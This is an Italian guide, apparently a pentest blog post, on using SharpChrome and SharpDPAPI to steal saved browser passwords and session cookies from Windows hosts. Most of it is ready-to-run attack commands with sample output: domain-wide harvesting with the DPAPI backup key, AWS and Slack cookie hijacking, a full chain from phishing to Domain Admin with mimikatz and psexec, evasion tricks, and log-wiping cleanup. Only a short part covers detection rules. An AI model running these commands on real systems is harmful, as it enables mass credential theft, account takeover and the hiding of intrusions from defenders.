SharpChrome: Dump Credenziali Browser da Windows (DPAPI Abuse)
SharpChrome: Dump Credenziali Browser da Windows (DPAPI Abuse)
- Pubblicato il 2026-02-25
- Tempo di lettura: 7 min

SharpChrome è un tool C# sviluppato dal team GhostPack che estrae password salvate e cookie di sessione da browser Chromium-based (Chrome, Edge, Brave, Slack) attraverso decryption DPAPI dei database SQLite locali. Il tool gestisce nativamente l’encryption AES-GCM introdotta in Chrome v80+ e implementa accesso lockless per leggere i database anche con browser aperto.
Durante engagement di penetration testing, SharpChrome permette di raccogliere credenziali per servizi cloud, applicazioni web enterprise e piattaforme SaaS salvate nei browser degli utenti compromessi. Il tool si posiziona nella fase Credential Access (MITRE ATT&CK T1555.003) della kill chain, tipicamente dopo aver ottenuto accesso iniziale e prima di lateral movement verso target di valore.
In questa guida impari a usare SharpChrome per harvesting massivo di credenziali browser, session hijacking tramite cookie theft, exploitation della domain DPAPI backup key per triage multi-workstation, e integrazione con SharpDPAPI per operazioni su scala enterprise.
Setup e Installazione #
Repository ufficiale: https://github.com/GhostPack/SharpDPAPI Versione corrente: v1.9.0
Compilazione da Source #
Requisiti:
- Visual Studio 2015+
- .NET Framework 3.5+ sul target Windows
- Git
git clone https://github.com/GhostPack/SharpDPAPI.git
cd SharpDPAPI/SharpChrome
Apri SharpChrome.sln in Visual Studio → Build → Configuration: Release → Platform: x64 → Build Solution
Output: SharpChrome\bin\Release\SharpChrome.exe (~45 KB)
Verifica Funzionamento #
C:\Tools> SharpChrome.exe

  __                 ___ _
 (_  |_   _.  _ ._  / / |_) ._ _  ._ _   _
 __) | | (_| |_)|_) \ \ | \ | (_) | | | (/_
              |

  SharpChrome 1.9.0

Usage:
    SharpChrome.exe logins [/browser:BROWSER] [/pvk:KEY]
    SharpChrome.exe cookies [/cookie:NAME] [/url:URL]
Uso Base #
Estrazione Password #
# Chrome default
SharpChrome.exe logins

# Edge
SharpChrome.exe logins /browser:edge

# Brave
SharpChrome.exe logins /browser:brave
Output:
[*] Searching for Chrome Login Data...
[*] Found: C:\Users\mario\AppData\Local\Google\Chrome\User Data\Default\Login Data

--- Chrome Logins (5 total) ---

URL         : https://mail.google.com
Username    : mario.rossi@azienda.it
Password    : MailPass2024!

URL         : https://portal.azienda.local
Username    : m.rossi
Password    : Inverno2024!
Cookie Extraction #
SharpChrome.exe cookies /url:github.com
SharpChrome.exe cookies /cookie:session_id /url:portal.local
Parametri Chiave #
| Parametro | Funzione |
|---|---|
logins | Estrae password salvate |
cookies | Estrae cookie browser |
/browser:BROWSER | chrome, edge, brave, slack |
/pvk:FILE | Domain DPAPI backup key |
/cookie:NAME | Filtra per nome cookie |
/url:DOMAIN | Filtra per dominio |
/format:json | Output JSON |
Tecniche Operative #
Chrome AES-GCM Encryption #
Da Chrome v80, Google usa AES-256-GCM per le password. SharpChrome:
- Legge
Local Stateperencrypted_key - Decrypta via DPAPI → chiave AES
- Usa chiave per decrypt password AES-GCM
Percorso: C:\Users\[USER]\AppData\Local\Google\Chrome\User Data\Local State
Session Hijacking #
# Estrai cookie AWS
SharpChrome.exe cookies /url:console.aws.amazon.com /cookie:aws-creds
Injection:
// Browser DevTools (F12)
document.cookie = "aws-creds=eyJhbGci...";
location.reload();
Lockless Database Access #
SharpChrome crea copia temp del database SQLite per bypassare lock quando Chrome è aperto → estrazione senza chiudere browser.
Tecniche Avanzate #
Domain DPAPI Backup Key #
La backup key DPAPI del dominio non scade mai. Con Domain Admin privileges:
# Estrazione (su DC)
SharpDPAPI.exe backupkey /server:DC01.corp.local /file:backup.pvk

# Uso con SharpChrome remoto
SharpChrome.exe logins /pvk:backup.pvk /server:WKSTN-042
Decrypta masterkey di qualsiasi utente dominio → triage massivo senza essere logged in come target user.
Mass Harvesting #
# Enumera workstation attive
$targets = Get-ADComputer -Filter {Enabled -eq $true} |
           Where {Test-Connection -Count 1 -Quiet $_} |
           Select -ExpandProperty Name

# Loop extraction
foreach ($pc in $targets) {
    SharpChrome.exe logins /pvk:backup.pvk /server:$pc >> harvest.txt
}
Timeline: ~10 secondi per workstation. 100 target = 15-20 minuti.
Slack Token Extraction #
SharpChrome.exe cookies /browser:slack /url:app.slack.com /cookie:dToken d (xoxd-…) → accesso completo workspace Slack via API.
Validazione:
curl -H "Cookie: d=xoxd-..." https://slack.com/api/auth.testScenari Pratici #
Scenario 1: Post-Compromise Credential Harvest #
Contesto: Shell su workstation utente standard. Timeline: 2-3 minuti
Comando:
upload SharpChrome.exe C:\Users\Public\sc.exe
shell C:\Users\Public\sc.exe logins
Output atteso:
[*] Triaging Logins for current user

--- Chrome Logins (8 total) ---

URL: https://mail.office365.com | User: mario@azienda.it | Pass: Office365!
URL: https://portal.hr.local | User: m.rossi | Pass: HRPass2024
URL: https://jira.azienda.local | User: mrossi | Pass: Jira!2024
URL: https://vpn.azienda.it | User: mario.rossi | Pass: VPN_Access123
Cosa fare se fallisce:
- “Login Data file not found”: Chrome non installato → prova
/browser:edge - “DPAPI failed”: Non sei nel contesto utente → usa
runas /user:DOMAIN\user cmd - Output vuoto: Utente non salva password → estrai cookie invece
Scenario 2: AWS Console Hijacking #
Contesto: Target usa AWS, vuoi session hijacking. Timeline: 1-2 minuti
Comando:
SharpChrome.exe cookies /url:console.aws.amazon.com /cookie:aws-credsOutput:
Name    : aws-creds
Value   : eyJhbGciOiJIUzI1NiIsInR...
Expires : 2025-02-15 20:00:00
Exploitation:
curl -H "Cookie: aws-creds=eyJhbGci..." https://console.aws.amazon.com/ec2/Cosa fare se fallisce:
- Cookie scaduto: Attendi nuova sessione utente
- IP validation: Proxy via workstation compromessa
- HttpOnly cookie: Usa Puppeteer per browser automation
Scenario 3: Domain-Wide Sweep #
Contesto: Domain Admin, vuoi credenziali da tutta la rete. Timeline: 20-30 minuti per 150 workstation
Step 1 - Backup key:
SharpDPAPI.exe backupkey /server:DC01 /file:C:\Temp\backup.pvkStep 2 - Enumeration:
$active = Get-ADComputer -Filter {Enabled -eq $true} |
          Where {Test-Connection -Count 1 -Quiet $_} |
          Select -ExpandProperty Name

$active | Out-File targets.txt
Step 3 - Mass extraction:
foreach ($pc in Get-Content targets.txt) {
    Write-Host "[*] $pc"
    SharpChrome.exe logins /pvk:backup.pvk /server:$pc | Out-File -Append harvest.txt
}
Step 4 - Aggregation:
Select-String "Password" harvest.txt |
  Group-Object | Sort Count -Desc | Select -First 10
Output:
Count Name
----- ----
   18 Winter2024!
   12 Azienda123
    9 Password2024
Cosa fare se fallisce:
- Access Denied: Firewall blocca SMB → usa PSRemoting
- Lento: Parallelizza con
-Parallel -ThrottleLimit 20 - Alcune workstation fail: Normale, continua con altre
Toolchain Integration #
Flusso Credential Access #
SharpDPAPI (backup key) → SharpChrome (browser creds) → CrackMapExec (validation) → Lateral MovementPassaggio dati:
# 1. Backup key
SharpDPAPI.exe backupkey /server:DC01 /file:key.pvk

# 2. Mass harvest
SharpChrome.exe logins /pvk:key.pvk /server:WKSTN* > all.txt

# 3. Parse user:pass
grep "Username\|Password" all.txt | paste - - | awk -F: '{print $2":"$4}' > creds.txt

# 4. Validate
crackmapexec smb 192.168.1.0/24 -u users.txt -p passwords.txt

# 5. Lateral movement
psexec.py DOMAIN/user:pass@target
SharpChrome vs LaZagne #
| Feature | SharpChrome | LaZagne |
|---|---|---|
| Linguaggio | C# | Python |
| Size | 45 KB | ~15 MB |
| Browser | Chrome, Edge, Brave, Slack | 25+ browser |
| App non-browser | No | Sì (Outlook, FileZilla, etc) |
| Domain backup key | Sì (/pvk:) | No |
| Remote triage | Sì (/server:) | No |
| AES-GCM Chrome 80+ | Sì | Sì |
| Lockless | Sì | No |
| Cobalt Strike | execute-assembly | Dependency hell |
| EDR detection | Medio | Alto |
Quando usare SharpChrome:
- Hai domain backup key
- Vuoi remote triage
- C2 deployment .NET
- Solo browser Chromium
Quando usare LaZagne:
- Coverage multipla (Firefox, apps)
- Estrazione locale completa
- No backup key
Cobalt Strike Integration #
beacon> upload /opt/SharpChrome.exe
beacon> execute-assembly SharpChrome.exe logins
beacon> execute-assembly SharpChrome.exe logins /pvk:backup.pvk
Execute-assembly → in-memory, no process creation.
Impacket Integration #
# Estrai creds
SharpChrome.exe logins > creds.txt

# Parse
grep "Username\|Password" creds.txt | paste - - | awk '{print $2":"$4}' > formatted.txt

# Lateral movement
while IFS=: read user pass; do
    psexec.py "CORP/$user:$pass@192.168.1.100" whoami
done < formatted.txt
Attack Chain Completa #
Phishing → Domain Admin (3-5 ore) #
Fase 1: Initial Access (T+0)
Phishing macro VBA → Meterpreter shell
Fase 2: Local Harvest (T+10min)
meterpreter> upload SharpChrome.exe
meterpreter> execute -f SharpChrome.exe -a "logins"
Credenziali trovate:
URL: https://admin.azienda.local | User: it.admin | Pass: ITAdmin2024!
URL: https://vcenter.local | User: administrator@vsphere | Pass: VMware123!
Fase 3: Privilege Escalation (T+25min)
crackmapexec smb 192.168.1.0/24 -u it.admin -p ITAdmin2024! --continue-on-success

# Hit su MGMT server
SMB 192.168.1.20 MGMT-01 [+] CORP\it.admin:ITAdmin2024! (Pwn3d!)
Fase 4: Lateral to DC (T+40min)
psexec.py CORP/it.admin:ITAdmin2024!@192.168.1.20

C:\> SharpChrome.exe logins
Credenziali DA:
URL: https://dc01.corp.local | User: Administrator | Pass: DomainAdmin2024!Fase 5: Domain Compromise (T+1h)
psexec.py CORP/Administrator:DomainAdmin2024!@DC01

C:\> SharpDPAPI.exe backupkey /file:backup.pvk
C:\> mimikatz.exe "lsadump::dcsync /user:Administrator" exit
Fase 6: Mass Harvest (T+1h 30min)
$all = Get-ADComputer -Filter * | Select -ExpandProperty Name

foreach ($pc in $all) {
    SharpChrome.exe logins /pvk:backup.pvk /server:$pc >> harvest_all.txt
}
Risultato: Dominio compromesso + 400+ credenziali browser.
Detection & Evasion #
Blue Team Monitoring #
Event ID rilevanti:
| Event ID | Log | Indicatore |
|---|---|---|
| 4663 | Security | Accesso Login Data da non-browser |
| 11 | Sysmon | File chrome_temp_*.db in %TEMP% |
| 10 | Sysmon | Process access a chrome.exe per memory read |
Sysmon rule:
<FileCreate onmatch="include">
  <TargetFilename condition="contains">Login Data</TargetFilename>
  <Image condition="not contains">chrome.exe</Image>
</FileCreate>
EDR alert (Defender):
Alert: Suspicious credential access
Process: SharpChrome.exe accessed browser credential database
MITRE: T1555.003
Severity: High
Tecniche Evasion #
1. Process Name Spoofing
copy SharpChrome.exe chrome_updater.exe
chrome_updater.exe logins
2. In-Memory via C2
beacon> execute-assembly SharpChrome.exe loginsNo disk write, riduce telemetry.
3. Delayed Execution
schtasks /create /tn "Update" /tr "C:\Temp\sc.exe logins > C:\Temp\out.txt" /sc once /st 03:00Esecuzione notturna quando SOC ha meno analisti.
Cleanup #
del /f /q C:\Users\Public\SharpChrome.exe
del /f /q C:\Temp\*.txt
del /f /q C:\Temp\chrome_temp_*.db
wevtutil cl "Windows PowerShell"
Remove-Item (Get-PSReadlineOption).HistorySavePath
Performance & Scaling #
Single Target #
- Tempo: 2-4 secondi
- CPU: <5%
- Memory: ~25 MB
- Disk I/O: 5-10 MB read
Multi-Target (100 workstation) #
| Metodo | Tempo | Parallelismo |
|---|---|---|
| Sequential | 15-20 min | 1 thread |
| Parallel (ThrottleLimit 20) | 3-5 min | 20 threads |
| Distributed | 1-2 min | Multiple hosts |
Sequential:
Measure-Command {
    Get-Content targets.txt | ForEach-Object {
        SharpChrome.exe logins /pvk:key.pvk /server:$_
    }
}
# Output: 18.4 minutes
Parallel:
Measure-Command {
    Get-Content targets.txt | ForEach-Object -Parallel {
        SharpChrome.exe logins /pvk:key.pvk /server:$_
    } -ThrottleLimit 20
}
# Output: 3.7 minutes
Network Bandwidth #
- Per workstation: ~60-210 KB
- 100 parallel (ThrottleLimit 20): ~4-8 MB/s peak
- 1000 workstation parallel: ~20-30 min, 20-40 MB/s
Troubleshooting #
“Login Data file not found” #
Causa: Chrome non installato.
Fix:
dir "%LOCALAPPDATA%\Google\Chrome"
dir "%LOCALAPPDATA%\Microsoft\Edge"
Prova /browser:edge se Chrome assente.
“DPAPI decryption failed” #
Causa: Contesto utente sbagliato.
Fix:
# RunAs
runas /user:CORP\targetuser cmd

# Oppure usa backup key
SharpDPAPI.exe backupkey /file:key.pvk
SharpChrome.exe logins /pvk:key.pvk
“Access Denied” (Remote) #
Causa: Firewall blocca SMB.
Fix:
# Test SMB
Test-NetConnection -ComputerName TARGET -Port 445

# Usa PSRemoting
Invoke-Command -ComputerName TARGET -ScriptBlock {
    C:\Temp\SharpChrome.exe logins
}
Output Vuoto #
Causa: Utente non salva password.
Fix:
# Prova cookie invece
SharpChrome.exe cookies /url:portal.local

# Oppure LaZagne per coverage più ampia
lazagne.exe all
Browser Locked #
Causa: Chrome aperto, database locked.
Fix:
SharpChrome gestisce automaticamente con copia temp. Se fallisce:
taskkill /F /IM chrome.exe
SharpChrome.exe logins
start chrome.exe
FAQ #
SharpChrome funziona con Firefox?
No. Solo Chromium-based. Per Firefox usa LaZagne o firefox_decrypt.py.
La backup key DPAPI scade?
No. Generata alla creazione dominio, valida indefinitamente.
SharpChrome bypassa Credential Guard?
No, ma Credential Guard protegge LSASS, non browser. SharpChrome legge database Chrome protetti solo da DPAPI user-level.
Estrazione senza backup key?
No, serve backup key o password utente. DPAPI masterkey derivato da password utente.
Detection EDR?
Sì, binario stock ha detection medio-alto (2025). Defender, CrowdStrike, SentinelOne rilevano behavioral patterns. Evasion: obfuscation, execute-assembly, custom build.
Differenza /pvk: vs /mkfile:?
/pvk: = domain backup key (decrypta qualsiasi utente). /mkfile: = user masterkey (solo quell’utente). Backup key per DA, masterkey per single user.
Validare cookie rubati?
curl -H "Cookie: session_id=ABC..." https://target.com/api/whoami
# 200 + user info = valido
# 401/403 = scaduto
Cheat Sheet #
| Comando | Descrizione |
|---|---|
SharpChrome.exe logins | Password Chrome |
SharpChrome.exe logins /browser:edge | Password Edge |
SharpChrome.exe logins /browser:brave | Password Brave |
SharpChrome.exe cookies /url:github.com | Cookie per dominio |
SharpChrome.exe cookies /cookie:session | Cookie specifico |
SharpChrome.exe logins /pvk:backup.pvk | Con domain backup key |
SharpChrome.exe logins /pvk:key.pvk /server:WKSTN01 | Remote triage |
SharpChrome.exe cookies /format:json | Output JSON |
Workflow post-compromise:
# 1. Local
SharpChrome.exe logins > creds.txt

# 2. Escalate to DA
# [privesc phase]

# 3. Backup key
SharpDPAPI.exe backupkey /server:DC01 /file:backup.pvk

# 4. Mass harvest
foreach ($pc in $targets) {
    SharpChrome.exe logins /pvk:backup.pvk /server:$pc
}

# 5. Lateral movement
crackmapexec smb 192.168.1.0/24 -u users.txt -p passwords.txt
Disclaimer: SharpChrome è tool di penetration testing per uso esclusivamente in ambienti autorizzati. L’utilizzo non autorizzato costituisce reato penale. Usa solo su infrastrutture di tua proprietà o con consenso scritto. Repository: https://github.com/GhostPack/SharpDPAPI